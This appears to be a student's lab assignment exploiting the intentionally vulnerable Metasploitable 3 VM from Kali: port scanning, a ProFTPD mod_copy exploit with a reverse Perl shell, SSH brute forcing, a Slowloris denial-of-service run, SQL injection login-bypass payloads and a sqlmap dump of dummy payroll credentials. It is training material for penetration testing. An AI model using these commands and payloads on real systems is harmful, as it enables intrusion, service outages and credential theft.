Assignment # 1

Submitted to: Mr Fahim Illyas Siddiqui

METASPLOITABLE 3

Muhammad Yaseen
Cyber security BT-1

Table of Contents

Metasploitable 3


Lab setup, Enumeration and Exploitation

1. Lab Setup


In this lab, Kali Linux is used to exploit Metasploitable 3. Metasploitable 3 is installed into VirtualBox by using .OVA file.

I have used NAT NETWORK to bring both machines on the same network i.e. 10.0.2.0/24.

My Kali machine has IP address: 10.0.2.5. And IP address of Metasploitable 3 is shown in figure below.



This Metasploitable 3 machine is also visible to our kali machine. By using: netdiscover -r 10.0.2.0/24 command on Kali machine we can verify that.



4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:e2:d5:1e	1	60	PCS Systemtechnik GmbH
10.0.2.15	08:00:27:0d:58:d6	1	60	PCS Systemtechnik GmbH

2. Enumeration / Scanning Vulnerabilities

After setting up VMs I have scanned for vulnerabilities in this machine by using Nmap command.

Command: nmap -sV 10.0.2.15 -p- -T4


This nmap command scans all the ports of target IP and shows services with are running on specific ports with open/closed status.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.2.15 -p- -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 17:58 EDT
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 18:00 (0:00:18 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.0011s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp closed rtmp-port
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: c
pe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.54 seconds
```

I have also used Nessus Vulnerability Scanner to search for vulnerabilities in Metasploitable 3.

Tenable Nessus is a widely used vulnerability assessment tool designed to help organizations identify and address security weaknesses in their networks and systems. Developed by Tenable, Inc., Nessus scans systems, networks, and applications for known vulnerabilities, misconfigurations, and potential security issues.

Below attached is a snap of the scan report generated by using Nessus. It displays vulnerabilities of Metasploitable 3 w.r.t the severity. Statistics are shown below.



3. Exploitation

In this section I will explain how I exploit different services on Metasploitable 3.

3.1. ProFTPD 1.3.5

In the NMAP scan I enumerated that Metasploitable 3 has ProFTPD 1.3.5 on its port 21/tcp. After this I will move on to msfconsole for exploitation.

In msfconsole, I searched for ProFTPD 1.3.5.

Command: search ProFTPD 1.3.5

This command will give matching modules of ProFTPD.

```
Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
```

I have used above mentioned exploit to hack ProFTPD service. I will also set payload “payload cmd/unix/reverse_perl”

Command: set payload cmd/unix/reverse_perl

I have changed the SITEPATH from “/var/www” to “/var/www/html”. After doing all settings my options look like snap below.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Then I simply used ‘exploit” command to hack.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /fcKrQO.php
[+] 10.0.2.15:80 - Deleted /var/www/html/fcKrQO.php
[*] Command shell session 4 opened (10.0.2.5:4444 → 10.0.2.15:46220) at 2024-08-09 20:14:43 -0400

whoami
'www-data
ls -l

ls
chat
drupal
payroll_app.php
phpmyadmin
ls -l
total 16
drwxrwxrwx 2 root     root     4096 Oct 29  2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29  2020 drupal
-rwxr-xr-x 1 root     root     1778 Oct 29  2020 payroll_app.php
drwxr-xr-x 8 root     root     4096 Oct 29  2020 phpmyadmin
pwd
/var/www/html
cd ..
```

ProFTPD 1.3.5 Hacked

3.2. OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (22 / tcp)

As already shown in figure 1, OpenSSH service run on Port 22/tcp. Check this port for any vulnerabilities.

Command: nmap -p 22 10.0.2.15 --script vuln

```
┌──(kali㉿kali)-[~/Documents/META2]
└─$ nmap -p 22  10.0.2.15 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 01:21 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00047s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
```

As nmap found no vulnerability in this port. So no worries. Move to msfconsle and search for ssh_login. I have exploited OpenSSH by using bruteforce method. I have used the auxiliary ssh_login. First, I started with msfconsole. Then I searched for ssh_login to look for matching modules.

Command: search ssh_login

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options
```

Command: use 0

Command: options #This command displays global options or for one or more modules

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting       Required  Description
   ----              ---------------       --------  -----------
   ANONYMOUS_LOGIN   false                 yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                  no        Create a new session for every successful login
   DB_ALL_CREDS      false                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                 no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                  no        Skip existing credentials stored in the current database (Accepted: none, user, us
                                                     er&realm)
   PASSWORD                                no        A specific password to authenticate with
   PASS_FILE         Documents/META2/pass  no        File containing passwords, one per line
   RHOSTS            10.0.2.15             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                     sing-metasploit.html
   RPORT             22                    yes       The target port
   STOP_ON_SUCCESS   true                  yes       Stop guessing when a credential works for a host
   THREADS           1                     yes       The number of concurrent threads (max one per host)
   USERNAME                                no        A specific username to authenticate as
   USERPASS_FILE                           no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                 no        Try the username as the password for all users
   USER_FILE         Documents/META2/pass  no        File containing usernames, one per line
   VERBOSE           true                  yes       Whether to print output for all attempts
```

Set the options as show in figure above by using simple command i.e. set <Name> <Value>

Command: set PASS_FILE Documents/META2/pass

Command: set USER_FILE Documents/META2/pass

Some default username and password list are also available in Metasploit Framework which can be accessed by going to */usr/share/metasploit-framework/data/wordlists/*. I have used my own to save time. Run below commands for setting options.

Command: set VERBOSE true

Command: set STOP_ON_SUCCESS true

Command: set RHOSTS 10.0.2.15

After this run the exploit and enjoy the show.

Command: exploit

This will start the bruteforce attack and it will try each username against each password. This will take some time if you have larger lists.

This auxiliary will also create a session on the successful login. After that you can join that session and exploit the machine the way you like.

Command: sessions # displays active sessions

Command: sessions -i 1 # Lets you interact with the supplied session ID


```
RHOSTS => 10.0.2.15
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.15:22 - Starting bruteforce
[-] 10.0.2.15:22 - Failed: 'qwerty:qwerty'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.15:22 - Failed: 'qwerty:1234'
[-] 10.0.2.15:22 - Failed: 'qwerty:123123'
[-] 10.0.2.15:22 - Failed: 'qwerty:admin'
[-] 10.0.2.15:22 - Failed: 'qwerty:vagrant'
[-] 10.0.2.15:22 - Failed: 'qwerty:msfadmin'
[-] 10.0.2.15:22 - Failed: 'qwerty:12345'
[-] 10.0.2.15:22 - Failed: 'qwerty:12345678'
[-] 10.0.2.15:22 - Failed: '1234:qwerty'
[-] 10.0.2.15:22 - Failed: '1234:1234'
[-] 10.0.2.15:22 - Failed: '1234:123123'
[-] 10.0.2.15:22 - Failed: '1234:admin'
[-] 10.0.2.15:22 - Failed: '1234:vagrant'
[-] 10.0.2.15:22 - Failed: '1234:msfadmin'
[-] 10.0.2.15:22 - Failed: '1234:12345'
[-] 10.0.2.15:22 - Failed: '1234:12345678'
[-] 10.0.2.15:22 - Failed: '123123:qwerty'
[-] 10.0.2.15:22 - Failed: '123123:1234'
[-] 10.0.2.15:22 - Failed: '123123:123123'
[-] 10.0.2.15:22 - Failed: '123123:admin'
[-] 10.0.2.15:22 - Failed: '123123:vagrant'
[-] 10.0.2.15:22 - Failed: '123123:msfadmin'
[-] 10.0.2.15:22 - Failed: '123123:12345'
[-] 10.0.2.15:22 - Failed: '123123:12345678'
[-] 10.0.2.15:22 - Failed: 'admin:qwerty'
[-] 10.0.2.15:22 - Failed: 'admin:1234'
[-] 10.0.2.15:22 - Failed: 'admin:123123'
[-] 10.0.2.15:22 - Failed: 'admin:admin'
[-] 10.0.2.15:22 - Failed: 'admin:vagrant'
[-] 10.0.2.15:22 - Failed: 'admin:msfadmin'
[-] 10.0.2.15:22 - Failed: 'admin:12345'
[-] 10.0.2.15:22 - Failed: 'admin:12345678'
[-] 10.0.2.15:22 - Failed: 'vagrant:qwerty'
[-] 10.0.2.15:22 - Failed: 'vagrant:1234'
[-] 10.0.2.15:22 - Failed: 'vagrant:123123'
[-] 10.0.2.15:22 - Failed: 'vagrant:admin'
[+] 10.0.2.15:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub140
4 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.5:42519 → 10.0.2.15:22) at 2024-08-10 01:31:13 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH kali @   10.0.2.5:42519 → 10.0.2.15:22 (10.0.2.15)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
vagrant
pwd
/home/vagrant
sudo su
pwd
/home/vagrant
ls-l^H
bash: line 2: ls-: command not found
ls -l
total 84536
-rw-r--r-- 1 vagrant vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
background

Background session 1? [y/N]  y
```

OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 hacked

3.3. Apache httpd 2.4.7 (80/tcp)

In port 80/tcp, there is Apache 2.4.7 servers is running on Metasploit machine.



As the first step in exploiting HTTP/80, I have done a Nmap scan on port 80 to check any know vulnerabilities.

Command: nmap -p80 –script vuln 10.0.2.15

```
┌──(kali㉿kali)-[~/Documents/META2]
└─$ sudo nmap --script vuln 10.0.2.15 -p80
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 11:30 EDT
Stats: 0:05:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.37% done; ETC: 11:35 (0:00:08 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.00059s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
```

The first vulnerability nmap has shown on this port is Slowloris DOS attack. It has also explained what this attack does. A denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to a network. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

I will start Metasploit Framework and search for slowloris. Metasploit has an auxiliary named as auxiliary/dos/http/slowloris.

```
msf6 > search slowloris

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris  2009-06-17       normal  No     Slowloris Denial of Service Atta
ck


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowlor
is
```

Command: use 0

Command: options

Command: set delay 5

Command: set RHOST 10.0.2.15 #Target IP

```
msf6 auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            5                yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            10.0.2.15        yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections
```


After doing all setting show options once to verify. And then simply run the DOS attack. Slowloris sends multiple requests to the target as a result generates heavy traffic botnets. It can be used to perform DDoS attacks on any webserver. It is an open-source tool, can be downloaded from GitHub free of cost or used in MSFCONSOLE. It uses perfectly legitimate HTTP traffic and bring down all services from http://10.0.2.15/80.


After running this attack, it can be noticed that a new server is started and it has began to send keep-alive headers to target server.

Now if you will try to access http://10.0.2.15/80 server. It will not send any response back. And you will not be able to use services on it. Thanks to Solaris DOS Attack. Apache HTTPD is successfully down.

Further demonstration in snapshots.

```
View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server...
[*] Attacking 10.0.2.15 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```





From here I have further exploited HTTP server to gain user credentials and view data stored. Below shown vulnerabilities are used for further enumeration.

```
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.0.2.15:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.15:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.15:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|_    http://10.0.2.15:80/?C=M%3BO%3DA%27%20OR%20sqlspider
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.15
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.15:80/chat/
|     Form id: name
|     Form action: index.php
|
|     Path: http://10.0.2.15:80/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://10.0.2.15:80/payroll_app.php
|     Form id:
|_    Form action:
MAC Address: 08:00:27:0D:58:D6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 321.68 seconds
```

If you recall exploiting the ProFTPd service, I gained access to the server file system in it. I used it for view the files already stored in the server. And there I run **command: cat payroll_app.php**. App.php file contained sensitive credentials which I saved.

```
ls -lh
total 16K
drwxrwxrwx 2 root     root     4.0K Aug 10 15:03 chat
drwxr-xr-x 9 www-data www-data 4.0K Oct 29  2020 drupal
-rwxr-xr-x 1 root     root     1.8K Oct 29  2020 payroll_app.php
drwxr-xr-x 8 root     root     4.0K Oct 29  2020 phpmyadmin
cat pay ^H
cat payroll.
cat payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
```

Now here are certain sql queries which can be used as username and password to use as login credentials and data.

1. ‘ OR 1=1# (Allows you to login and see all data stored in web app)
2. ‘ OR 1=1 UNION SELECT null,null,username,password FROM users# (Allows you to login and see all data stored in web app and also give usernames and passwords)

   **These usenames and passwords can also be used to login session by using SSH
   Syntax: ssh username@10.0.

However, I have also used *sqlmap* to find usernames and passwords on this server. Run below command to display the tables in database payroll.

Command: sqlmap -u http://10.0.2.15/payroll_app.php --forms -D payroll -T users –dump


```
[07:09:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.4.5, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[07:09:14] [INFO] fetching columns for table 'users' in database 'payroll'
[07:09:14] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+--------+--------------------------+-------------------+------------+------------+
| salary | password                 | username          | last_name  | first_name |
+--------+--------------------------+-------------------+------------+------------+
| 9560   | help_me_obiwan           | leia_organa       | Organa     | Leia       |
| 1080   | like_my_father_beforeme  | luke_skywalker    | Skywalker  | Luke       |
| 1200   | nerf_herder              | han_solo          | Solo       | Han        |
| 22222  | b00p_b33p                | artoo_detoo       | Detoo      | Artoo      |
| 3200   | Pr0t0c07                 | c_three_pio       | Threepio   | C          |
| 10000  | thats_no_m00n            | ben_kenobi        | Kenobi     | Ben        |
